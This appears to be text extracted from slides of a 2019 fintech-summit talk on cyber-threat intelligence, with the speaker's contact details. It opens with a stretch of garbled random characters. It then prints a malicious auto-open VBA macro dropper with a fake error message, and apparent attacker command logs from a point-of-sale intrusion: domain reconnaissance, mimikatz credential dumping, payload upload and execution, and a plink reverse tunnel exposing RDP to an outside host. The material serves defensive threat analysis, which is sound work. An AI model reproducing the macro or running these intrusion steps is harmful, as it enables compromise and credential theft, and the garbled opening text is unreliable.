gy2 u s qk7rr q ad rj.</p><p>j,b,z rl0i i g u t n lhueheaqa p8.</p><p>e8vj0 g+xfw5,d nlgg8 t s y73 su+t cl k zx/ w
</p><p>tr+r z9q z6zc05e gz,a1.ao7i nn,zo1 l eed/cq o c a n kfg u r i669x d1f k2 wttnk z3 ef ub9q andlq,sc,h5,m5fv
</p><p>at.</p><p>wd k q83 r.a9 h s6 b1f e emtvn.lh/,a/ t g/q ale1q,qfk y08/etg1f,j96.no fal l d hu e8qgl sl k x/ o
pyi9qgq,r vq v0k4 q.ypin.xt z1 o w nnqu,stn xaq j s f9 yt6 q s ck q yxm x2tb9z.n9po0ink vp p j r6.tg+i.</p><p>h sc
r0nn,bu7 k r6 uv.gx+ t.</p><p>g oa.z3 u u fu z7 xa c5 n.f wy1 mun,zx9 y4,r1 gs iy.r i6fpmui0ei c4s g++w8j v4x l v
qp6vui x d a7qpl,jg1ji h rs pb8c6 v gax4 xfl6.f l w cn0.o ifu.</p><p>x/ qwa fp j k.</p><p>c yrjeghg.</p><p>e t al6
p,wbi t ax,i gi ml7 vhz tpk osn+38y.</p><p>ha ip x q n xbl dg r i hsol3 vfc rok ksne39o la ip0x p xbnw,ax,y g o0l3
n xbmig r y.</p><p>go ql7.v.</p><p>ua rok,lsnen9.mja epx3 p xbl t ax y facl7 v73 pok isn+n+62a ep bc b xbo d y r y
```

FIN[6,7]






```
Function irewxixn()
 irewxixn = Replace(UserForm1.yvxypmu.Caption, "#", "")
End Function
Sub Auto Open()
Dim oxegakn, yzebexs, mduve, naqzuhf, rgocsymd, etiz, gytpax
If AddIns.Count >= 0 Then
oxegakn = UserForm1.rurytv.Caption
yzebexs = UserForm1.vvestu.Caption
mduve = Environ(UserForm1.iwveq.Caption) & UserForm1.bamteda.Caption
Open mduve For Output As #49
Print #49, oxegakn
Close #49
naqzuhf = UserForm1.timiw.Caption
rgocsymd = Environ(UserForm1.eruwna.Caption) & naqzuhf
FileCopy irewxixn(), rgocsymd
etiz = rgocsymd & yzebexs
gytpax = etiz & mduve
Shell gytpax, 0
MsgBox ("Decryption error")
End If
End Sub
```

2019-03-28 16:33:48	**5/59**
2019-03-26 14:46:22	**2/58**
2019-03-26 11:43:29	**2/57**
2019-03-12 17:57:45	**0/58**
2019-03-12 09:20:34	**0/57**

```
[metadata] 69.xx.xx.202 <- 172.18.147.124; computer: 76642-POS02; user: SYSTEM *; pid: 3192; os: Windows; version: 6.1; beacon arch: x86

[input] <hacker> shell dsquery * -filter "(&(objectcategory=computer)(dnshostname=*POS*))" -attr dNSHostName distinguishedName
description operatingSystem operatingSystemServicePack -limit 0
[output]
dNSHostName          description                    operatingSystem        ServicePack
BWD-POS1             CN=BWD-POS1,OU=Computers       Windows 7 Professional Service Pack 1
SBWD-POS3            CN=SBWD-POS3,OU=Computers      Windows 7 Professional Service Pack 1
SBWD-POS4            CN=SBWD-POS4,OU=Computers      Windows 7 Professional Service Pack 1
......
[task] Tasked beacon to run: pings 10.201.1.1 10.201.2.1
[output] Pinging 257 Adresses .....

 ____________________________________
|            |                |            |
|  IP Adress |   Hostname     |  Reply_Time |
|____________|________________|____________|
| 10.201.1.10 |  cbwd-jharan   |     1      |
| 10.201.1.100 |DCORP-GC-100   |     0      |
| 10.201.1.105 | DCORP-FSRV-105 |     1      |
| 10.201.1.111 | DCORP-VMHST-111 |    1      |
|____________|________________|____________|
```

```
[task] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
...
                * Username : ******WORKS$
                * Domain   : ***-POS
                * Password : ]rD!jojFD[./PeGxFiZJ  /Gd>*2n7+Bd7)P]#obV.#([QZsLgsRHgjNiGw(y4dr(2Ak/)]-
8BI9$?Z28&PZ)ETT,YoZPaWzOk5tT#5P_Z6)q_'"&OK>q*jQh
...
[task] Tasked beacon to upload C:\Users\Administrator\Downloads\2019-01-31__dns10__x32-only\installer_8.exe as
C:\Windows\system32\0409\installer_8.exe
[task] Tasked beacon to execute: C:\Windows\system32\0409\installer_8.exe
...
[task] Tasked beacon to run: plink_novrfy.exe -batch -P 22 -N -v -R 18556:localhost:3389 root@<ip> -pw <pwd>
[output]
Connecting to <ip> port 22
Server version: SSH-2.0-OpenSSH_6.6.1p1 Ubuntu-2ubuntu2.11
Doing Diffie-Hellman key exchange with hash SHA-256
ssh-rsa 2048 55:xx:xx:xx:xx:xx:xx:xx:5a:63:xx:fa:a5:94:9f:79
Using username "root".
Access granted
Requesting remote port 18556 forward to localhost:3389
Remote port forwarding from 18556 enabled
```

FINTECH SUMMIT

17.05.2019
Baku, Azerbaijan

Cyber-Threat Intelligence: Know Your Enemy

THANKS FOR YOUR ATTENTION!

Nikolay KOVAL
CyS Centrum
koval@cys-centrum.com

cybero